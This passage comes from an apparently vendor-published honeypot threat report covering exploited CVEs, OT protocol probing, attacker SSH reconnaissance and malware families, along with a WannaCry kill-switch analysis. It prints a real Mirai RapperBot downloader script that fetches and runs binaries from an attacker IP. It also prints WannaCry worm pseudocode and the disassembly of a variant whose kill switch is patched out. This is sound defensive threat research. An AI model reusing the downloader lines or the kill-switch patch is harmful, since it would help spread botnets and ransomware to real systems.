- **Log4j**, which is being exploited via one of the Log4Shell vulnerabilities (CVE-2021-44832). This vulnerability, disclosed at the end of 2021, was the top exploited vulnerability in 2022 and confirms what has already been acknowledged in the cybersecurity industry: vulnerabilities in widely used open-source components become endemic as they continue to be exploited long after patches have been made available.
- **TCP/IP stacks**, another type of endemic vulnerability affecting both open and closed-source software components, which are being exploited via invalid TCP urgent pointers. This class of attacks affects a wide variety of software and devices that we studied extensively studied in Project Memoria. The same exploit can affect any device vulnerable to several CVEs, including:
  - CVE-2020-17437 affecting the uIP stack (part of AMNESIA:33)
  - CVE-2020-17528 affecting the Apache NuttX RTOS (also part of AMNESIA:33)
  - CVE-2021-31400 affecting NicheStack, commonly used in OT devices (part of INFRA:HALT)
  - CVE-2019-12263 affecting IPNET (part of URGENT/11).

  The increase in this type of attack on the global internet has also been observed by other parties.
- **OpenSSH**, which provides the main remote management service for several Linux and UNIX distributions, used by servers anywhere from huge data centers to tiny IoT devices.

After software libraries, there are two main types of targets:

- **Exposed services, including databases, web applications/servers and email servers.** We have seen several popular web servers attacked, including:
  - CVE-2021-40438 and CVE-2021-42013 on Apache HTTP Server
  - CVE-2020-1938 on Tomcat
  - CVE-2020-2551 on WebLogic
  - Web applications such as CVE-2021-41277 on Metabase
  - Databases such as CVE-2022-0543 on Redis.
- **Internet-facing network infrastructure, such as firewalls and routers.** This type of device has been a preferred target for a long time and is currently adopted by several ransomware gangs and state-sponsored actors.

See Appendix 1 for the full list of exploited CVEs we observed, including descriptions of exploit payloads. Although our study relies on data from opportunistic attackers targeting honeypots, it is interesting to see that many of the software vulnerabilities being exploited are the same ones chosen by top state-sponsored actors, such as those affecting Log4j, Microsoft Exchange, Apache HTTP server and F5 firewalls.

A note on EternalBlue (CVE-2017-0144): We excluded EternalBlue exploits from this analysis because it doesn't fit our criteria of CVEs between 2020 and 2022. However, EternalBlue is by far the most common exploit we still detect. Those exploits are related to the WannaCry worm/ransomware, an endemic threat that we discuss in section 3.1.

Insight for defenders: When deciding which vulnerabilities to patch and when, focus not only on CVSS and other severity metrics, but also consider the vulnerabilities that are actually being exploited. CISA keeps an up-to-date catalog of known exploited vulnerabilities, which is a valuable resource for organizations of all sizes.

Out of these vulnerabilities, the ones affecting software components are the most difficult to eradicate because of their tendency to trickle down the supply chain. This is especially true for open-source components. When a vulnerability cannot be patched on all devices in the network, a risk assessment and mitigation plan including segmentation and close network monitoring is the best approach.

2.6 ...and they vary in frequency...

Looking only at the top exploited vulnerabilities hides the fact that the *frequency* with which they are exploited can be quite different. Each CVE we observed had a different pattern of exploitation, with some remaining almost constant throughout and others appearing and disappearing quickly. Figure 6 shows the exploitation patterns for three selected CVEs:

- EternalBlue had between 50 and 100 exploits almost every day; however, in one week in September that number increased drastically and peaked at close to 400 exploits in a day.
- TCP/IP stacks had several days with no exploits, but they were mostly under 10 attempts per day until there was a spike at the end of the year.
- Log4j was the most sporadic of the three. Most days had no exploits, but the days that had attempts had many at once.




Figure 6 – Patterns of CVE exploitation

Based only on the information we have, it is not possible to determine if the peaks are related to threat actors trying new campaigns, adding new capabilities to a campaign or some automated worm that has a peak of infections (and thus generates new infections). But it is interesting to observe that even for old vulnerabilities (such as EternalBlue), the pattern of exploitation is not constant.

Insight for defenders: Besides focusing on the most exploited vulnerabilities for patching, it is important to know which are being exploited at a certain point in time to enable focused threat hunting exercises on a network, looking for signs of what is popular at that time.

2.7 ...but critical infrastructure is a constant target

One of the exploits we observed targeted CVE-2021-31250, which is an XSS vulnerability affecting BF-400 series serial-to-IP converter devices from CHIYU Technology Inc. This type of OT equipment connects serial devices such as access control, CNC machines and flow meters to the IP network for monitoring and control.

Beyond that example of a specific OT exploit over a common protocol (HTTP), Figure 7 illustrates that interaction with multiple OT protocols is the norm during the study period. This interaction includes protocols such as:

- OPC-UA, S7, Ethernet/IP, Modbus, which are all used in industrial automation, either to exchange input/output data or to manage devices such as PLCs.
- Fox, which is used in building automation to control devices such as lighting, HVAC and access control.
- DNP3, IEC-104, MMS, IEEE-C37.118 Synchrophasor, which are all used in utilities such as in the energy and water sectors.




Figure 7 – Detection of OT traffic by eyeInspect

In particular, Modbus enumeration attempts are observed regularly. They consist of read requests to obtain device identification information and the Modbus slave ID. Modbus is one of the most popular, well-documented and easiest to interact with OT protocols. There are several popular reconnaissance and attack tools for Modbus, including in popular frameworks such as Metasploit. In previous research, we have reported on hacktivists targeting Modbus to tamper with exposed OT devices. Figure 8 shows the number of Modbus enumeration attempts and the number of attackers sending these requests every week during the period of study.





Figure 8 – Modbus enumeration and number of unique IPs executing it

Insight for defenders: Monitoring the traffic to and from OT devices is nowadays as critical as monitoring IT traffic. Attackers are constantly probing these devices for weaknesses and many organizations will be blind to that because they believe they do not have OT assets to protect. The truth is that building automation and even protocols such as Modbus for industrial automation are now found in almost every organization and are a target for attackers.

2.8 After initial access, attackers explore the system...



Top 10 Commands	
Command	*Meaning*
`cat /proc/cpuinfo | grep name | wc -l`	Get number of CPUs
`uname -a`	Get OS information
`cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'`	Get CPU model
`free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'`	Get RAM information
`"ls -lh $(which ls)"`	Get filesystem information
`"which ls"`	Get filesystem information
`crontab -l`	Get information on scheduled jobs
`uname -m`	Get architecture information
`w`	List logged-in users
`cat /proc/cpuinfo | grep model | grep ame | wc -l`	Get number of cores

Figure 9 – Top 10 commands

Figure 9 shows the top commands we saw executed over SSH after attackers managed to get initial access. Most of the attacks we observed were automated, with very short intervals between the commands. We mainly observe three tactics: **TA0007 – Discovery**. Nearly all (95%) of the post-exploitation activities we observe have to do with discovery. These include obtaining information such as CPU, RAM, filesystem, OS and architecture (T1082 – System Information Discovery). This type of information is common among cryptominers and distributed denial of service (DDoS) bots as they need to know the capabilities of newly infected devices. The other types of discovery we frequently observe are: listing logged-in users (T1087 – Account Discovery), listing running processes (T1057 – Process Discovery) and listing scheduled jobs (T1007 – System Service Discovery). **TA0003 – Persistence**. This tactic represents 3% of observed commands and comprises two main procedures: persisting SSH keys (by making the "~/.ssh" folder append-only) and creating backdoors by downloading compromised versions of the shell. **TA0002 – Execution**. Only 1% of observed commands are related to downloading and executing further malware (T1059 – Command and Scripting Interpreter).

A very small share that we call "Others" consists of a mix of commands with no immediately obvious goal except using complicated sets of command options. These could be used to differentiate legitimate devices from honeypots that only emulate a subset of commands and options. Given the big share of commands searching for architecture, OS and hardware information compared to the actual malware downloads, we can conclude that many attackers will refrain from installing malware if they find that the infected machine is not what they want.

Other miscellaneous commands include downloading files, clearing the command history, decoding payloads using, for instance, base64, and removing artifacts related to "rival" malware. For example, the *Dota3* malware family (discussed in the next section) removes cryptocurrency mining binaries planted by other malware or during a previous infection.

Insight for defenders: Even after an initial breach, threat actors need to spend time getting situated in the target system, downloading further tools, executing them and persisting. Many of these actions provide more chances for detection and response, provided that proper endpoint introspection capabilities are available, which is a notorious problem on non-IT endpoints.

2.9 ...and drop malware




Figure 10 - The distribution of malware types

Figure 10 shows the distribution of types of malware in our dataset. (See Appendix 2 for the full list of observed malware families and their descriptions). While most of these samples share common features with respect to lateral movement and remote access capabilities, their end goals are very different:

- The *ransomware* samples aim to encrypt the assets of a compromised machine for extorting the affected parties. In our dataset, this category is represented exclusively by various WannaCry samples.

- The *botnet* samples aim to propagate to vulnerable machines and IoT devices with the goal of building a network of machines that can carry out high-volume DDoS attacks upon a command received from a Command and Control (C2) server. The attackers could then monetize this by providing DDoS services for hire or perform such attacks out of political or personal motivation.
- The *cryptominer* category shares many common techniques with botnets in terms of propagation over the internet and lateral movement within a compromised local network. However, the end goal here is illicit cryptocurrency mining.
- We have also found several *OpenSSH public keys* uploaded by different malware campaigns, as means to retain access to a compromised machine/device.
- Finally, the *corrupted/non-malicious* category represents other files that we could not attribute to a specific malware family or threat actor. These files were either corrupted during upload due to a dropped network connection, or they are miscellaneous non-malicious files created by attackers.

Figure 10 also illustrates the main file types of the executables and scripts that correspond to the observed malware samples. Most of the Linux samples can run on the *x86* and *x86_64* architectures; however, attackers have uploaded several binary samples compiled for *ARM*, *MIPS* and *SPARC* CPU architectures. We have seen that most of the *Bash scripts* serve the purpose of downloading a binary sample compiled for several popular CPU architectures and executing it (see an example of such a downloader script on Figure 11).

```
>/tmp/.a && cd /tmp
>/dev/.a && cd /dev
>/dev/shm/.a && cd /dev/shm

wget http://80.94.92.49/arm4 -O- > .f; chmod 777 .f; ./.f ssh.arm4; rm -rf .f
wget http://80.94.92.49/arm5 -O- > .f; chmod 777 .f; ./.f ssh.arm5; rm -rf .f
wget http://80.94.92.49/arm6 -O- > .f; chmod 777 .f; ./.f ssh.arm6; rm -rf .f
wget http://80.94.92.49/arm7 -O- > .f; chmod 777 .f; ./.f ssh.arm7; rm -rf .f
wget http://80.94.92.49/i686 -O- > .f; chmod 777 .f; ./.f ssh.x86; rm -rf .f
wget http://80.94.92.49/x86_64 -O- > .f; chmod 777 .f; ./.f ssh.x86_64; rm -rf .f
wget http://80.94.92.49/mips -O- > .f; chmod 777 .f; ./.f ssh.mips; rm -rf .f
wget http://80.94.92.49/mipsel -O- > .f; chmod 777 .f; ./.f ssh.mipsel; rm -rf .f
wget http://80.94.92.49/mips64 -O- > .f; chmod 777 .f; ./.f ssh.mips64; rm -rf .f
wget http://80.94.92.49/sh4 -O- > .f; chmod 777 .f; ./.f ssh.superh; rm -rf .f
wget http://80.94.92.49/sparc -O- > .f; chmod 777 .f; ./.f ssh.sparc; rm -rf .f
```

Figure 11 – An example of a downloaded script related to Mirai RapperBot

Finally, Figure 10 shows the distribution of distinct malware hashes related to the files uploaded by the attackers. The largest amount of distinct malware samples within a single family corresponds to *WannaCry (***53%), followed by** *Poisondwarf (***16%), various** *Mirai variants (***8%),** *Panchan's cryptomining rig and Dota3 (both* **3%) and the rest of the families (the remaining 2%).**

From this distribution, it might be evident that *WannaCry and Poisondwarf have been the largest malware attacks that we observed. However, there are several considerations that put these numbers into a different perspective:*

- Poisondwarf is a polymorphic malware that changes the hash signature of the dropped files every time it propagates to a new device. Based on a hash of a dropped file, we may think we are observing a unique sample, when in fact the samples may be exactly the same. (This is the case for all the Poisondwarf files in our dataset.)
- The sheer amount of distinct malware samples that correspond to a malware family, such as Mirai, may be a good indicator of the diversity of the attackers that our honeypot attracted, since it is well known that unrelated threat actors and individuals have created multiple forks of Mirai. Each distinct fork can be considered as separate malware in terms of attacker attribution. However, a closer look at the samples might suggest other phenomena (such as the polymorphism of Poisondwarf).

Given these peculiarities, we need more insights into the attackers' infrastructure to draw better conclusions. While there may be only a handful of distinct malware samples dropped by the attackers, the size of the attackers' infrastructure might hint at the real volume of the attacks that may threaten vulnerable devices.

Figure 12 shows the distribution of unique IP addresses that aggregate both IP addresses that have exploited the honeypot and uploaded a malware sample, as well as additional IP addresses from which a malware sample has been downloaded. We can immediately see that out of the total of **8238 unique malware-related IP addresses, the** *Dota3 malware has an overwhelmingly large share (***87%), while the second and third largest pool of unique IPs that belong to** *WannaCry and Mirai are only* **9% and 2% respectively. As for the autonomous systems that these IPs belong to, we can see that most of the malware-related IP addresses seem to be hosted in the U.S. under the** *DigitalOcean LLC ASN. This hosting provider is known by its lack of rigorous abuse policies, and has been reported as one of the two largest malicious C2 hosting providers in the recent "2022 Adversary Infrastructure" report by Recorded Future*.




Figure 12 – The distribution of unique attacker/downloader IPs per malware family

Overall, we see that the largest hosting providers of malicious IP addresses, such as Google Cloud, OVH SAS and Microsoft have cloud offerings that the attackers may use for hosting malware for a short period. We have observed that such IP addresses are short-lived; these free cloud offerings may be ideal for quick hit-and-run operations.

Insight for defenders: Malware hashes are insufficient as IoCs because some malware is polymorphic, which means its hash is unique for each new victim. Therefore, it is better to also detect and hunt for TTPs and anomalous behavior than to rely solely on IoCs.

3. A deep dive into relevant malware threats

3.1 Endemic IT threat: WannaCry ransomware is still alive

Shortly after the initial discovery of *WannaCry* in 2017, security researchers Marcus Hutchins and Darien Huss discovered a kill switch within the worm component of the malware (the *mssecsvc.exe* file). Activating the kill switch stops the malware from encrypting files on the infected machine and from propagating to other vulnerable machines. The original malware samples try to resolve a non-existent domain: www[.]iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com. As long as the domain name could not be resolved, the malware would proceed with encrypting files and spreading itself further. If the domain is resolved successfully, this branch of the malware's code would not be executed.

Figure 13 shows a pseudocode fragment of the original "*WinMain()*" function from the worm component: the "*detonate()*" function will not be called if the kill switch domain can be resolved.

```
qmemcpy(&szUrl, sinkholeddomain, 0x39u);      // previously unregistered domain, now sinkholed
v8 = 0;
v9 = 0;
v10 = 0;
v11 = 0;
v12 = 0;
v13 = 0;
v14 = 0;
v4 = InternetOpenA(0, 1u, 0, 0, 0);
v5 = InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0);// do HTTP request to previously unregistered domain
if ( v5 )                                     // if request successful quit
{
  InternetCloseHandle(v4);
  InternetCloseHandle(v5);
  result = 0;
}
else                                          // if request fails, execute payload
{
  InternetCloseHandle(v4);
  InternetCloseHandle(0);
  detonate();
  result = 0;
}
return result;
}
```

Figure 13 – Pseudocode of the original "WinMain()" function of the worm component ("mssecsvc.exe")[2]

Once the researcher had registered the domain, the *WannaCry* SMB infection rate was significantly reduced. (It was not stopped completely, since there are other infection vectors such as malicious email attachments.)

Over time, security researchers (including Vedere Labs) started to observe *WannaCry* spreading again, despite the kill switch domain existence. There may be several reasons why *WannaCry* still spreads over the SMB vector almost six years after its inception:

- Some ISPs, antiviruses or firewalls may block the kill switch domain, inadvertently enabling the malware to spread. The kill switch domain may be listed as an IoC in some threat feeds (as the malware tries to contact the domain) and may be blocked by mistake.
- Malicious actors have occasionally rendered the kill switch domain unreachable by performing DDoS attacks.
- Some variants of *WannaCry* have different kill switch domains.
- Some variants of *WannaCry* exist that have the kill switch feature disabled.

We have encountered the latter on our AEE, in the recently observed samples the kill switch has been disabled by patching the "*jump*" instruction (it takes 2 bytes) by two "*nop*" instructions (they take 1 byte each). Figure 14 shows a disassembly fragment of the patched "*WinMain()*" function. As you can see, the worm component will still try to reach for the kill switch domain, but it will proceed with calling the "*detonate()*" function regardless of whether the domain is reachable or not.

2 The pseudocode is taken from https://thehackernews.com/2017/05/wannacry-ransomware-cyber-attack.html

Incidentally (and in accordance with observations made by other researchers), the persistence and encryption components of *WannaCry* ("*tasksche.exe*" and the rest) dropped from the worm component appear to be corrupted due other possible modifications to the original binary. This means that, while the worm component is perfectly functional, the persistence within the compromised machine remains limited, and no user files will be encrypted.

```
sub     esp, 50h
push    esi
push    edi
mov     ecx, 0Eh
mov     esi, offset sinkholeddomain ; "http://www.iuqerfsodp9ifjaposdfjhgosuri"...
lea     edi, [esp+58h+szUrl]
xor     eax, eax
rep movsd
movsb
mov     [esp+58h+var_17], eax
mov     [esp+58h+var_13], eax
mov     [esp+58h+var_F], eax
mov     [esp+58h+var_B], eax
mov     [esp+58h+var_7], eax
mov     [esp+58h+var_3], ax
push    eax             ; dwFlags
push    eax             ; lpszProxyBypass
push    eax             ; lpszProxy
push    1               ; dwAccessType
push    eax             ; lpszAgent
mov     [esp+6Ch+var_1], al
call    ds:InternetOpenA
push    0               ; dwContext
push    84000000h       ; dwFlags
push    0               ; dwHeadersLength
lea     ecx, [esp+64h+szUrl]
mov     esi, eax
push    0               ; lpszHeaders
push    ecx             ; lpszUrl
push    esi             ; hInternet
call    ds:InternetOpenUrlA
mov     edi, eax
push    esi             ; hInternet
mov     esi, ds:InternetCloseHandle
test    edi, edi
nop
nop
call    esi ; InternetCloseHandle
push    0               ; hInternet
call    esi ; InternetCloseHandle
call    detonate
pop     edi
xor     eax, eax
pop     esi
add     esp, 50h
retn    10h
_WinMain@16 endp
```

Figure 14 – Disassembly of the patched version of the "WinMain()" function of the worm component ("mssecsvc.exe")

